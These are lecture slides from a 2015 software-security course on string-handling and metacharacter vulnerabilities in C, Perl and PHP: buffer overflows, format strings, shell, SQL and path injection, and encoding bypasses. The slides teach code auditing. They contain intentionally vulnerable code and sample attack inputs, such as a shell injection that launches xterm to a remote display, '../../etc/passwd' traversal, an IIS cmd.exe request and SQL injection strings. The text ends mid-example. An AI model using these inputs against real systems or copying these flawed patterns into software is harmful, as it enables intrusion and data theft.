Implementation Sins

Strings and Metacharacters

Adrian Coleșa

Universitatea Tehnică din Cluj-Napoca
Computer Science Department

October 19, 2015

The purpose of this lecture

1. presents security aspects related to code that manipulates strings
2. presents vulnerabilities related to the way metacharacters are handled, like
    - C format string vulnerability
    - shell metacharacter injection

Outline

UNIVERSITATEA TEHNICĂ DIN CLUJ-NAPOCA

Outline

Strings in C

- no dedicated string type
- NUL terminated arrays of characters
- require manual processing of strings
  - static (maximum) allocation
  - dynamic allocation (complex manual management!)
- C++ standard library provides a string class
  - conversion between C++ strings and C strings sometimes required to use C APIs

Outline

Description and Problems

- manipulate strings
- do not take into account destination buffer size
- could lead to (destination) buffer overflow
- code audit: analyze all execution paths to unsafe functions
- code audit: determine if such functions could be called in contexts where source is larger than destination

UNIVERSITATEA TEHNICĂ DIN CLUJ-NAPOCA

“scanf” Functions

- used when reading from a file or string
- each data element specified in the *format string* is stored in a corresponding argument
- when ``%s'' is used, the corresponding array should be large enough to store the entire string read
- belongs to the API-libs (UNIX and Windows)
- similar functions: `_tscanf`, `wscanf`, `sscanf`, `fscanf`, `fwscanf`, `_snscanf`, `_snwscanf`

UNIVERSITATEA TEHNICĂ DIN CLUJ-NAPOCA

"scanf" Functions (cont.)

- example of vulnerable code (no limit check for *user*, ...)

```
char buffer[1024];
int sport, cport;
char user[32], rtype[32], addinfo[32];

if (read(sockfd, buffer, sizeof(buffer)) <= 0) {
  perror ("cannot read");
  return -1;
}

buffer[sizeof(buffer) - 1] = '\0';

sscanf(buffer, "%d:%d:%s:%s:%s", &sport, &cport, rtype, user, addinfo);
```

“sprintf” Functions

- when destination buffer not large enough to handle input data, a buffer overflow could occur
- vulnerabilities are especially due to input strings using the ``%s'' specifier
- belongs to the API-libs (UNIX and Windows)
- similar functions: `_stprintf`, `_sprintf`, `_vsprintf`, `vsprintf`, `swprintf`, `vswprintf`, `_vswprintfA`, `_wsprintfW`
- example of vulnerable code (no limit check for *szBuf*)

“sprintf” Functions (cont.)

```
static void WriteToLog(jrun_request *r, const char *szFormat, ...)
{
  va_list list;
  char szBuf[2048];

  strcpy(szBuf, r->StringRep);
  va_start();
  vsprintf(strchr(szBuf, '\0'), szFormat, list);
  va_end();
}
```

“strcpy” Functions

- notorious for causing a large number of security vulnerabilities over the years
- copy source in destination until encounters NUL character
- if destination buffer is smaller than the source one, a buffer overflow could occur
- belongs to the API-libs (UNIX and Windows)
- similar functions: `_tcscpy`, `lstrcpyA`, `wcscpy`, `_mbscpy`
- example

```
char buffer[1024], username[32];
n = read(sockfd, buffer, sizeof(buffer) - 1));
buffer[n] = 0;
strcpy(username, buffer);
```

UNIVERSITATEA TEHNICĂ DIN CLUJ-NAPOCA

“strcat” Functions

- similar problems like with *strcpy*
- belongs to the API-libs (UNIX and Windows)
- similar functions: `_tcscat`, `wcscat`, `_mbscat`

Outline

Description and Problems

- designed to give programmers a safer alternative to the unbounded functions
- include an argument to specify the maximum length
- vulnerabilities occur due to misuse of the length argument
  - careless
  - erroneous input
  - length miscalculation
  - arithmetic boundary conditions
  - converted data types

“snprintf” Functions

- bounded replacement of *sprintf*
- belongs to the API-libs (UNIX and Windows)
- similar functions: `_sntprintf`, `_snprintf`, `_vsnprintf`, `vsnprintf`, `_snwprintf`
- even more secure functions (Windows): `_snprintf_s`, `_snwprintf_s`
- works slightly different on Windows and UNIX, when limit is reached
    - Windows: returns -1 and there is no NUL termination
    - UNIX: there is NUL termination and returns the number of bytes that would have been written had there been enough space

“snprintf” Functions (cont.)

- example of vulnerable code (UNIX behavior assumed in a Windows application)

```
int log(int fd, char *fmt, ...)
{
    char buf[4096];
    va_list ap;

    va_start(ap, fmt);
    n = vsnprintf(buf, sizeof(buf), fmt, ap);

    if (n > sizeof(buf) - 2)
    buf[sizeof(buf) - 2] = 0;
    strcat(buf, "\n");
    va_end(ap);

    write_log(fd, buf, strlen(buf));
}
```

“strncpy” Functions

- is the secure (bounded) alternative to *strcpy*
- it is given the maximum number of bytes to copy in destination
- belongs to the API-libs (UNIX and Windows)
- similar functions: `_tcsncpy`, `_csncpy`, `wcscpyn`, `_mbsncpy`
- even more secure functions (Windows): `strncpy_s`, `wcsncpy_s` . . .
- does not guarantee NUL termination of destination string in case source is larger than maximum allowed
- using a non NUL-terminated string could be a vulnerability

“strncpy” Functions (cont.)

- example of vulnerable code

```
int is_username_valid(char *username)
{
  delim = strchr(user_name, ':');

  if (delim)
    *delim = '\0';
  ...
}

int authenticate(char *user_input)
{
  char user[1024];
  strncpy(user, user_input, sizeof(user));
  if (!is_username_valid(user))  // uses strchr on its argument
    goto fail;
  ...
}
```

“strncat” Functions

- the safe alternative to *strcat*
- belongs to the API-libs (UNIX and Windows)
- similar functions: `_tcsncat`, `wcsncat`, `_mbsncat`
- misunderstood aspect: the size parameter indicates the space remained in buffer, not its total size!
- example of vulnerable code (specify the total buf’s size)

```
int copy_data (char *username)
{
    strcpy(buf, "username␣is:␣");
    strncat(buf, username, sizeof(buf));
    log("%s\n", buf);

    return 0;
}
```

“strncat” Functions (cont.)

- the size parameter doesn’t account for the trailing NUL byte, which is always added
- example of vulnerable code (off-by-one error)

```
int copy_data (char *username)
{
    strcpy(buf, "username is: ");
    strncat(buf, username, sizeof(buf) - strlen(buf));
    log("%s\n", buf);

    return 0;
}
```

- when supplying the size parameter as a formula, possible integer overflow/underflow must be considered

```
sizeof(buf) - strlen(buf) - 1
```

UNIVERSITATEA TEHNICĂ DIN CLUJ-NAPOCA

“strlcpy” Functions

- is a BSD-specific extension to *libc* string API, addressing shortcomings of *strncpy*
  - guarantee NUL-termination of destination string
- not so used because of portability reasons
- belongs to the API-libs (BSD)
- code audit: returned size is the length of the source string, which can be larger than destination’s size

UNIVERSITATEA TEHNICĂ DIN CLUJ-NAPOCA

“strlcpy” Functions (cont.)

- example of vulnerable code: when *len* is greater than 1024 ⇒ integer underflow, converted to `size_t` (unsigned int)

```
int qualify_username (char *username)
{
    char buf[1024];
    size_t len;

    len = strlcpy(buf, username, sizeof(buf));
    strncat(buf, "@127.0.0.1", sizeof(buf) - len);
}
```

“strlcat” Functions

- is a BSD-specific extension to *libc* string API, addressing shortcomings of *strncat*
  - guarantee NUL-termination of destination string
  - the size parameter is the total destination string's size, not remaining space like for *strncat*
- belongs to the API-libs (BSD)
- returns the total number of bytes needed to hold the resulting string (destination's size + source's size)

Outline

UNIVERSITATEA TEHNICĂ DIN CLUJ-NAPOCA

Unbounded Copies

- no checking on the bound of destination buffers
- a user implementation similar to *strcpy* vulnerability
- example

```
if (recipient == NULL) && Ustrcmp(errmess, "empty address") != 0) {
    uschar hname[64];
    uschar *t = h->text;
    uschar *tt = hname;
    uschar *verb = US"is";
    int len;

    while (*t != ':')
    *tt++ = *t++;
    *tt = 0;
}
```

Character Expansion

- occurs when programs encode special characters, resulting in a longer string than the original
- common to metacharacter handling and raw data formatting to make it human readable
- example: vulnerable as for each non-printable character in *src* writes two bytes in *dst*

Character Expansion (cont.)

```
int write_log (int fd, char *data, size_t len)
{
    char buf[1024], *src, *dst;

    if (strlen(data) >= sizeof(buf))
    return -1;

    for (src = data, dst = buf; *src; src++) {
    if (!isprint(*src)) {
        sprintf(dst, "%02x", *src);
        dst += strlen(dst);
    } else
        *dst++ = *src;
    }
}
```

Incrementing Pointers Incorrectly

- in cases pointers are incremented over the bounds of strings they operate on, like
  - NUL-termination does not exists (as a result of *strncpy*)
  - NUL-termination is skipped by mistake
- example 1: vulnerable because not take into account that *buf* can be non NUL-terminated

```
int process_email(char *emal)
{
    char buf[1024], *domain;

    strncpy(buf, email, sizeof(buf));
    if ((domain = strchr(buf, '@')) == NULL)
    return -1;
    *domain++ = '\0';
    ...
}
```

Incrementing Pointers Incorrectly (cont.)

- example 2: vulnerable because not take into account that read does not NUL-terminate the *buf*

```
char username[256], netbuf[256], *ptr;

read(sockfd, netbuf, sizeof(netbuf));
ptr = strchr(netbuf, ':');
if (ptr)
  *ptr++ = '\0';
strcpy(username, netbuf);
```

- example 3: vulnerable because not check for NUL-termination

```
for (ptr = src; *ptr != '@'; ptr++);
```

- example 4: small variation of the previous example

Incrementing Pointers Incorrectly (cont.)

```
for (ptr = src; *ptr && *ptr != '@'; ptr++);
ptr++;
```

- when the program makes assumptions on the contents of the handled buffer, the attacker could manipulate it
- example 5: vulnerable as the program fails to check if the expected input format (`%XY`) is complied

```
for (i = j = 0; str[i]; i++, j++)
  if (str[i] == '%') {
    str[j] = decode (str[i+1], str[i+2]);
    i += 2;
  } else
    str[j] = str[i];
```

Simple Typos

- more complex the text processing is, the more likely the developer makes mistakes
- one common mistake is pointer use error, when a pointer is badly dereferenced or is not, when it must
- example

Simple Typos (cont.)

```
while (quoted && *cp != '\0')
    if (is_qtext((int) *cp) > 0)
      cp++;
    else if (is_quoted_pair(cp) > 0)
      cp += 2;
    ...

int is_quoted_pair (char *s)
{
    int res = -1;
    int c;

    if (((s+1) != NULL) && (*s == '\\')) {
        c = (int) *(s+1);
        if (ap_isascii(c))
        res = 1;
    }

    return res;
}
```

Outline

Description

- metadata = information that describes or augments the main data
  - displaying format
  - processing instructions
  - memory storage details
  - ...
- *in-bad representation*
  - embeds metadata in data itself
  - normally done by using special characters (metacharacters)
  - examples: the NUL termination in C strings, '/' in a file path, '.' in a host name, '@' in an email address etc.
  - adv.: more compact and human readable

Description (cont.)

- disadv.: security problems generated by overlapping trust domains (i.e. data and metadata placed in the same trusted domain)

- *out-of-band representation*
  - keeps metadata separate from data and associate them
  - example: string types in programming languages like C++, Java etc.
- security problems occur if input data containing metacharacters is not correctly sanitized

Outline

Embedded Delimiters

- vulnerabilities are generated if
  - the attacker can introduce (additional) delimiter characters and
  - input format is not checked
- ⇒ injected delimiter attacks
- example of vulnerable code: input is not sanitized
  - let us consider a file format like “username:password”, with ’:’ and `'\n'` as delimiters
  - if a “john” user could provide a password like “`my_pass\nattacker:attacker_pass\n`”
  - the user-password file would look like

Embedded Delimiters (cont.)

```
john:my_pass
attacker:attacker_pass
```

- code audit: look for a pattern in which the application takes the user input (as a formatted string) without filtering it
- second-order injection: store the input and interpret it later

Example of Code Vulnerable to Injected Delimiter Attacks

```
use CGI;

... verify session details ...

$new_password = $query->param('password');
open(IFH, "</opt/passwords.txt") || die("$!");
open(OFH, ">/opt/passwords.txt.tmp") || die("$!");
while(<IFH>){
  ($user, $pass) = split /:/;
  if($user ne $session_username)
    print OFH "$user:$pass\n";
  else
    print OFH "$user:$new_password\n";
}
close(IFH);
close(OFH);
```

Code Review

1. identify code dealing with metacharacter strings
2. identify the specially handled delimiters
3. identify and check any filtering performed on input
4. $\Rightarrow$ any unfiltered delimiter could lead to a vulnerability

Outline

UNIVERSITATEA TEHNICĂ DIN CLUJ-NAPOCA

NUL Character Injection

- occurs due to differences between C and other higher-level languages to handle strings
- NUL character could have no special meaning in higher-level languages, still they could use C APIs passing them the NUL character
- NUL byte injection is an issue regardless of the technology, since finally they interact with the OS
- a vulnerability exists when an attacker could include a NUL character in a string later handled in the C manner
- inserting a NUL byte, an attacker could truncate strings handled in the C manner

Examples of Code Vulnerable to “NUL Character” Injection

- Example 1: the *username* variable is not checked for the NUL characters (e.g. “cmd.pl%00”)

```
open(FH, ">$username.txt") || die ("$!");
print FH $data;
close(FH);
```

- Example 2: does not check if read bytes in *buf* contain NUL character

```
if (read(fd, buf, len) < 0)
    return -1;
buf[len] = '\0';
for (p = &buf[strlen(buf) -1]; isspace(*p); p--) // if first byte is 0, writes before t
    *p = '\0';
```

UNIVERSITATEA TEHNICĂ DIN CLUJ-NAPOCA

Examples of Code Vulnerable to "NUL Character" Injection (cont.)

- Example 3: the gets functions not stopping at NUL character

```
if (fgets(buf, sizeof(buf), fp) != NULL)
    buf[strlen(buf) - 1] = '\0';  // could write before buf
```

Outline

Truncation

- it is about cases where a limit exceeding buffer is truncated to avoid buffer overflow
- could have vulnerable side-effects
- example 1: vulnerable due to truncating an expected extension

```
char buf[64;
int fd;

snprintf(buf, sizeof(buf), "/data/profiles/%s.txt", username);
fd = open(buf, O_WRONLY); // could open a file with no txt extension
```

- file paths are among the most common examples os truncation vulnerabilities

Truncation (cont.)

- example 2: the *username* vulnerable required length could be provided using contiguous slashes ('////') or repetitive current directory entry ("./././")

```
char buf[64;
int fd;

snprintf(buf, sizeof(buf), "/data/%s_profile.txt", username);
fd = open(buf, O_WRONLY);
```

Code Audit for Truncation

- check for the functions that could truncate the resulted string
- understand their particular behavior
  - is the destination buffer overflowed or not
  - is the destination buffer NUL terminated or not
  - is the destination buffer changed in case of an overflow / truncation
  - which is the meaning of the returned value (especially in case of overflow / truncation)
- example of *GetFullPathName* (Windows)
  - returns the length of output (file path) if smaller than destination buffer

Code Audit for Truncation (cont.)

- returns the number of needed bytes if destination buffer would be overflowed
- returns 0 on error

Outline

Outline

UNIVERSITATEA TEHNICĂ DIN CLUJ-NAPOCA

Context

- specific to resources organized in hierarchies
  - file paths
  - registry paths
- path formed by hierarchy components, separated by special delimiters (metacharacters)
- if paths are formed based on untrusted user supplied data $\Rightarrow$
- attacker could have access to elements in the hierarchy not supposed to access
  - example: path truncation

File Canonicalization

- each file has a unique path
- though, the string representation of that path is generally not unique

```
c:\Windows\system32\calcl.exe
\\?\Windows\system32\calc.exe
c:\Windows\system32\drivers\..\calcl.exe
calc.exe
.\calc.exe
..\calc.exe
```

- file canonicalization = transforming a file path into its simplest form
- specific to each OS (different between UNIX and Windows)

File Canonicalization (cont.)

- the most common exploitation: application fails to check for directory traversal
  - based on using the “..” notation
  - attacker accesses files outside the directory should have been restricted to

File Canonicalization (cont.)

- example of vulnerable code: does not check the *username* variable (e.g. “../../../../etc/passwd” could be provided)

```
use CGI;

$username = $query->param('user');
open(FH, "</users/profiles/$username") || die("$!");
print "<B>User Details For: $username</B><BR><BR>";

while (<FH>) {
    print;
    print "<BR>";
}

close(FH);
```

UNIVERSITATEA TEHNICĂ DIN CLUJ-NAPOCA

The Windows Registry

- basic Windows functions to manipulate registry:
  - *RegOpenKey()*, *RegOpenKeyEx()*,
  - *RegQueryValue()*, *RegQueryValueEx()*,
  - *RegCreateKey()*, *RegCreateKeyEx()*,
  - *RegDeletKey()*, *RegDeletKeyEx()*, *RegDeletValue()*
- vulnerable to truncation of registry key paths
- example of code vulnerable to truncation

```
char buf[MAX_PATH];
snprintf(buf, sizeof(buf), "\\SOFTWARE\\MyProduct\\%s\\subkey2", version);
rc = RegOpenKeyEx(HKEY_LOCAL_MACHINE, buf, 0, KEY_READ, &hKey);
```

- multiple consecutive back-slashes are reduced to one, also the trailing ones are truncated

The Windows Registry (cont.)

- keys are opened in two-steps
  - the key must be opened first
  - a particular value is manipulated with another set of functions
- the attack could still be viable in the following situations
  - the attacker can manipulate directly the key name
  - the attacker wants to manipulate keys, not values
  - the application uses a higher-level API that abstracts the key value separation
  - the attacker wants to manipulate the default (unnamed) value
  - the value name corresponds to the value the attacker wants to manipulate in another key

Outline

C Format Strings

- class of bugs in *printf*, *err* and *syslog* families of functions
- the output data is formatted according to the *format string*, which contains *format specifiers*
- problems happen when untrusted input is used as part or all the format string
- when an attacker could supply format specifiers that are not expected, the corresponding arguments could not exist and value taken into account are from the stack
- special specifier '`%n`' takes a corresponding integer pointer argument that gets set to the number of characters output thus far

C Format Strings (cont.)

  - attackers could use it to write an arbitrary value to an arbitrary location in memory
- code audit: search for all format based functions and be sure to not have a format string controlled by user

Examples of C Format Strings Vulnerabilities

- example 1

```
int main(int argc, char **argv)
{
    if (argc > 1)
        printf(argv[1]);

    return 0;
}
```

Examples of C Format Strings Vulnerabilities (cont.)

- example 2

```
void lreply(int n, char *fmt, ...)
{
    VA_START(fmt);
    vreply(USE_REPLY_LONG, n, fmt, sp);
    VA_END;
}

void vreply(long flags, int n, char *fmt, va_list ap)
{
    char BUF[BUFSIZE];

    flags &= USE_REPLY_NOTFMT | USE_REPLY_LONG;
    if (n)
      snprintf(buf, "%3d%c", n, flags & USE_REPLY_LONG ? '-' : ' ');

    if (flags & USE_REPLY_NOTFMT)
      snprintf(buf + (n ? 4 : 0), n ? sizeof(buf) - 4: sizeof(buf), "%s", f);
    else
      vsnprintf(buf + (n ? 4 : 0), n ? sizeof(buf) - 4: sizeof(buf), fmt, ap);
   ...
}
```

Examples of C Format Strings Vulnerabilities (cont.)

- example 3: syslog formats further the data

```
int log_err(char *fmt, ...)
{
    char buf[BUFSIZE];
    va_list ap;

    va_start(ap, fmt);
    vsnprintf(buf, sizeof(buf), fmt, ap);
    va_end(ap);

    syslog(LOG_NOTIC, buf);
}
```

Development Advices

- use only trusted format strings, if possible
- useful gcc compile options
  - `-Wall`
  - `-Wformat,-Wno-format-extra-args`
  - `-Wformat-nonliteral`

UNIVERSITATEA TEHNICĂ DIN CLUJ-NAPOCA

Outline

Shell Metacharacters

- context: applications calling other external applications to perform a specialized task
- programs are typically run in two ways
  - directly, using a function like *execve* or *CreateProcess*
  - indirectly, via the command shell with functions like *system* or *popen*
- if command line of the executed program is controlled by user $\Rightarrow$ shel metacharacter injection attack

Example of Code Vulnerable to Shell Metacharacter Injection

- *user_email* could contain shell metacharacters subject to shell interpretation

```
int send_mail(char *user_email)
{
    char buf[1024];
    int fd;
    char *prgname = "/usr/bin/sendmail";

    snprinf(buf, sizeof(buf), "%s -s \"hi\" %s", prgname, user_email);
    if ((fd = popen(buf, "w")) == NULL)
      return -1;
    ... write mail ...
}
```

Example of Code Vulnerable to Shell Metacharacter Injection (cont.)

- vulnerable input example and the resulting shell command line

```
/bin/sh -c "/usr/bin/sendmail -s "hi" user@sample.com; xterm -display 1.2.3.4.:0"
```

UNIVERSITATEA TEHNICĂ DIN CLUJ-NAPOCA

Code Audit

- determine if arbitrary commands could be run via shell metacharacter injection
- suspected shell characters: ';', '|', '&', '<', '>', '`', '!', '*', '-', '/', '~' etc.
- application behavior could also be controlled by environment variables
- pay attention to how the run programs interprets input data $\rightarrow$ second level shell metacharacter injection attack
  - e.g. mail program takes every line starting with '~' as a command line and executes it in the shell

UNIVERSITATEA TEHNICĂ DIN CLUJ-NAPOCA

Outline

Functionality

- provide multi-purpose capabilities
  - open both files and processes
  - file opening mode could depend on some metacharacters specified at the beginning or end of the file name
- mode characters
  - '<' (beginning): open file for read
  - '>' (beginning): open file for write; create it if not exists
  - '+<' (beginning): open file for read-write
  - '+>' (beginning): open file for read-write; create it if not exists
  - '>>' (beginning): open file for append
  - '+>>' (beginning): open file for append; create it if not exists

Functionality (cont.)

- ’|’ (beginning): the argument is a command; creates a pipe to run the command with write access
- ’|’ (end): the argument is a command; creates a pipe to run the command with read access

Examples of Vulnerable Code

- Example 1: vulnerable file name could be supplied (e.g '`| xterm -d 1.2.3.4:0;`')

```
open(FH, "$username.txt") || die("$!");
```

- Example 2: vulnerable file name could be supplied (e.g '`foo; xterm -d 1.2.3.4:0 |;`')

```
open(FH, "/data/profiles/$username.txt") || die("$!");
```

- Example 3: vulnerable file name could be supplied (e.g '`>log;`' open for append with no truncation, letting attacker to read data from previous usage of the file)

```
open(FH, "+>$username.txt") || die("$!");
```

Examples of Vulnerable Code (cont.)

- Example 4: vulnerable file name could be supplied (e.g ’`&=3%00;`’ creates a duplicate file descriptor for existing descriptor 3, supposed to be already opened for an important file; also uses NUL-byte injection)

```
open(ADMIN, "+>>/data/admin/admin.conf");
...
open(USER, ">$userprofile.txt") || die("$!");
```

- the three argument version of *open* requires explicitly specify the open mode, so its more secure

UNIVERSITATEA TEHNICĂ DIN CLUJ-NAPOCA

Outline

SQL Queries

- it is about SQL-injection
- example of vulnerable code: unsanitized *usrname* and *passwd*

```
$username = $HTTP_POST_VARS['username'];
$passwd = $HTTP_POST_VARS['passwd'];

$query = "SELECT * FROM usertable
          WHERE username = '" . $username . "'
          AND pass = '" . $passwd . "'";
$result = mysql_query($query);
```

- malicious inputs could be provided
  - `"bob' OR username <> bob'"` for `$username`
  - `"bob' OR pass <> bob'"` for `$passwd`

SQL Queries (cont.)

- metacharacters in input expected to be numeric value
- example of vulnerable code: unsanitized *order_id*

```
$order_id = $HTTP_POST_VARS['hid_order_id'];
$query = "SELECT * FROM orders WHERE id=" . $order_id;
$result = mysql_query($query);
```

- malicious inputs could be provided
  - `"1 OR 1=1"` for `$order_id`
- also take into account the truncation problem
- example of vulnerable code:

SQL Queries (cont.)

```
int search_orders(char *post_detail, char *sess_account)
{
  char buf[1024];
  int rc;
  post_detail = escape_sql(post_detail);
  sess_account = escape_sql(sess_account);
  snprintf(buf, sizeof(buf),
      "SELECT * FROM orders WHERE detail LIKE " \
      "\ '%%%s%%\' AND account = \'%s\'",
      post_detail, sess_account);
  rc = perform_query(buffer);
  free(post_detail);
  free(sess_account);
  return rc;
}
```

- malicious inputs could be provided
  - pad the `$post_detail` with ’%’ to cut off the AND clause

SQL Injection Prevention

- sanitize input $\rightarrow$ escape / filter special characters
- use out-of-band methods (parameterized queries)

Outline

Outline

UNIVERSITATEA TEHNICĂ DIN CLUJ-NAPOCA

Description

- strategies
  1. reject illegal requests
  2. stripe dangerous characters
- similar strategies: involve running user data through some sort of sanitization routine, often using *regular expressions*
- striping, more risky, yet more robust (accepts a wider variety of input)
- example 1: checking if illegal character occurs in input data and *reject* it

UNIVERSITATEA TEHNICĂ DIN CLUJ-NAPOCA

Description (cont.)

```
if ($input_data =~ /[^a-zA-Z0-9_ ]/) {
    print "Error. Input data contains illegal characters!";
    exit;
}
```

- example 2: replace illegal characters (*character stripping*)

```
$input_data =~ s/[^a-zA-Z0-9_ ]/g;
```

- two types of filters
  1. explicit deny (black lists): more appropriate for large accept set
  2. explicit allow (white lists): generally considered more restrictive / secured

Description (cont.)

- example 3: black list

```
int islegal(char *input)
{
    char *bad_chars = "\"\\\|;<>&-*";

    for (; *input; input++)
      if (strchr(bad_chars, *input))
        return 0;

    return 1;
}
```

Description (cont.)

- example 4: white list

```
int islegal(char *input)
{
    for (; *input; input++)
    if (!isalphanum(*input) && *input != '_' && !isspace(*input))
        return 0;

    return 1;
}
```

Insufficient Filtering

- example: vulnerable because '\n' is missed from the filter assuming the input is used in *popen*

```
int suspicious (char *s)
{
    if (strpbrk(s, ";|&<>`'#!?(){}^") != NULL)
    return 1;
    return 0;
}
```

- keep in mind different implementations or versions of a program
- for instance, when using *popen* firstly the input data is interpreted by the shell and then by the run program

Character Striping Vulnerabilities

- more dangerous than rejection, since more exposed to programmer errors
- example 1: vulnerable due to a processing error aiming to eliminate ".." (when double sequence "../../" is given, the second occurrence is missed)

Character Striping Vulnerabilities (cont.)

```
char* clean_path(char *input)
{
    char *src, *dst;

    for (src = dst = input; *src; )
    if (src[0] == '.' && src[1] == '.' && src[2] == '/') {
        src += 3;
        memmove(dst, src, strlen(src) + 1);
        continue;
    } else
        *dst++ = *src++;
    *dst = '\0';

    return input;
}
```

Character Striping Vulnerabilities (cont.)

- example 2: still vulnerable for entries like "....//"

```
char* clean_path(char *input)
{
    char *src, *dst;

    for (src = dst = input; *src; )
    if (src[0] == '.' && src[1] == '.' && src[2] == '/') {
        memmove(dst, src+3, strlen(src+3) + 1);
        continue;
    } else
        *dst++ = *src++;
    *dst = '\0';

    return input;
}
```

Outline

Escaping Metacharacters

- is a non-distructive method
- escaping methods differ among data formats, but usually prepend an escape character to any potentially dangerous metacharacter
- code audit: take care of the way the escape character is handled
- example: vulnerable since '\' was not escaped

```
$username =~ s/\"\'\*/\\$1/g;
$passwd =~ s/\"\'\*/\\$1/g;
```

Escaping Metacharacters (cont.)

```
$query = "SELECT * FROM users
          WHERE user='" . $username . "'
          AND pass = '" . $passwd . "'";
```

- if attacker provide "`bob\' OR user =` " for user and "`' OR 1=1`" for password, the result is

```
SELECT * FROM users
         WHERE user='bob\\' OR user =
         AND pass = ' OR 1=1;
```

Outline

Description

- encoded characters could be used to avoid other filtering mechanisms
- code audit should determine
  - identify each location in the code where escaped input is decoded
  - identify associated security decisions based on that input
  - if decoding occurs after the decision is made, there could be vulnerabilities
- the more times the data is modified, the more opportunities exist for foolish security logic

Hexadecimal Encoding

- URI encoding schemes
  - *one-byte sequence* uses percent character ('`%`') followed by two hexadecimal digits representing the byte value of a character
  - for Unicode could also use the *two-byte sequence*, which starts with "`%u`" or "`%U`" followed by four hexadecimal digits
- the alternate encoding schemes are potential threats for smuggling dangerous characters through character filters
- example 1: vulnerable to entries like "`..%2F..%sFetc%2Fpassword`" (i.e. "`../../etc/passwd`")

Hexadecimal Encoding (cont.)

```
int open_profile (char *username)
{
    if (strchr(username, '/')) { // security check: metacharacter detection
      log ("possible attack: slashes in username");
      return -1;
    }

    chdir("/data/profiles");

    return open(hexdecode(username), O_RDONLY); // data decoding!!!
}
```

- solution: decode illegal character
  - security problems occur when decoding is erroneously done
  - error can happen when assumptions are made about the data following a '%' sign

Hexadecimal Encoding (cont.)

- example 2: vulnerable due to assuming a number if not a letter between 'a' / 'A' – 'z' / 'Z'

```
int convert_byte (char byte)
{
    if (byte >= 'A' && byte <. 'F')
      return (byte - 'A') + 10;
    else if (byte >= 'a' && byte <= 'f'
      return (byte - 'a') + 10;
    else
      return (byte -'0');
}

int convert_hex (char *string)
{
    int val1, val2;
    val1 = convert_byte(string[0]);
    val2 = convert_byte(string[1]);

    return (val1 << 4) | val2;
}
```

HTML and XML Encoding

- HTML and XML documents can contain encoded data in the form of entities,
- used to encode HTML rendering metacharacters (e.g. "`&amp`")
- characters can also be encoded as their numeric code-points in both decimal and hexadecimal (e.g. "`&#32`" or "`&#x20`")
- susceptible to the same basic vulnerabilities that hexadecimal decoders might have
  - embedding NUL characters,
  - evade filters,
  - assume at least two characters follow the "`&#`" sequence


Multiple Encoding Layers

- sometimes data is decoded multiple times and in different ways
- this makes validation difficult
- for example, data posted to a Web server might go through
  - base64 decoding, if the `Content-Encoding` header says this
  - UTF-8 decoding, if this `Content-Type` header specifies this encoding format
  - hexadecimal decoding, which occurs on all HTPP traffic
  - optionally, another hexadecimal decoding, if passed to a Web application or script

Multiple Encoding Layers (cont.)

- problems: one decoder level not aware about the others, judging incorrectly on what the output should result
- vulnerabilities of this nature might also be a result of operational security flaws

Multiple Encoding Layers (cont.)



Outline

UNIVERSITATEA TEHNICĂ DIN CLUJ-NAPOCA

Outline

Definition

- describes characters from any language in a unique and unambiguous way
- extends the ASCII character set
- defines characters as a series of code-points (numerical values) that can be encoded in several formats, each with different size code units
  - UTF-8 (8 bits)
  - UTF-16BE (16 bits big endian)
  - UTF-16LE (16 bits little endian)
  - UTF-32BE (32 bits big endian)
  - UTF-32LE (32 bits little endian)

Definition (cont.)

- used intensively in HTTP communication
- used in a lot of MS-based software, since Windows uses internally Unicode to represents strings
- Unicode's codespace is $0 - 0x10FFFF \Rightarrow$ sequences of encoded bytes represent one Unicode character, such that 8 or 16 bits to can cover the space

Security Considerations

- code audit: check if
  - characters can be encoded to bypass security checks
  - the implementation of encoding and decoding contains vulnerabilities
- example: a directory traversal vulnerability in the IIS Web server was because integrity checking was done before Unicode escape decoding

```
GET / ..%c0%af..%c0%afwinnt/system32/cmd.exe?/c+dir
```

UTF-8

- encoded codepoints are represented as single or multibyte sequences
  - for values between $0x00 – 0x7F$ (7 bits) a single byte is required
  - the rest: a leading byte followed by a variable number of trailing bytes (up to four)
- encoding scheme: leading byte pattern and the number of following bytes
  - `110x xxxx` followed by *1 byte*
  - `1110 xxxx` followed by *2 byte*
  - `1111 xxxx` followed by *3,4 or 5 byte*
- each trailing byte starts with its topmost bits set to `10`

UTF-8 (cont.)

- old standards allowed for one character to be represented in any supported multibyte format
- example for '/'
  - `0x2F`
  - `0xC0 0xAF`
  - `0xE0 0x80 0xAF`
  - `0xF0 0x80 0x80 0xAF`
- recent standards allows only for the shortest representation, still not all implementation are compliant
  - ASCII characters are often accepted as both one- or two-byte sequences
  - a program filtering '/' (`0x2F`) might miss the sequence `0xC0 0xAF`

UTF-16

- expresses codepoints as 16-bit words
- UTF-16 encoded codepoints could be one or two units
- rules
    - for U < 0x10000, encode U as a 16-bit unsigned integer
    - for U > 0x10000, represent the U' = U - 0x10000 in the free (zero) 20 bits of the two-byte sequence `0xD800 0xDC00`
- $\Rightarrow$ there is just one way to represent a codepoint

UTF-32

- expresses codepoints as 32-bit values
- one single unique value for each codepoint in the entire Unicode space

Vulnerabilities in Decoding

- specific to cases of multiple decoding levels
- see “Unicode Security Considerations” at `www.unicode.org/reports/tr36/`

Homographic Attacks

- primarily useful as a form of social engineering
- take advantage of a Unicode homograph, which includes different characters that have the same visual representation
- example: c (`0x0063`) in Latin alphabet and c in Cyrillic one (`0x0441`)

Outline

Windows Unicode Functions

- Windows provides functions for converting between ASCII and Unicode
- Windows provides ASCII wrapper functions for functions requiring Unicode strings
- *MultiByteToWideChar()* function
    - convert multi- and single-byte character into Unicode strings
    - a common mistake is to specify destination buffer maximum size in bytes, not in wide characters
    - example

Windows Unicode Functions (cont.)

```
WCHAR wPath[MAX_PATH];

MultiByteToWideChar(0, 0, lpFilename, -1, wPath, sizeof(wPath);
```

- *WideCharToMultiByte()* function
  - the reverse of *MultiByteToWideChar* function
  - not suffering from the confusion encountered with its counterpart
- NUL-termination problems
  - *MultiByteToWideChar* and *WideCharToMultiByte* do not guarantee NUL-termination of destination string
  - returns 0 when destination buffer was to be overflowed
  - *MultiByteToWideChar* might have additional problems when multibyte character sets are being converted

Windows Unicode Functions (cont.)

- most vulnerabilities result from the return value not being checked and the destination buffer not being NUL-terminated
- Unicode manipulation vulnerabilities
  - confusion size in bytes with size in wide characters
  - example

```
wchar_t dst[1024];

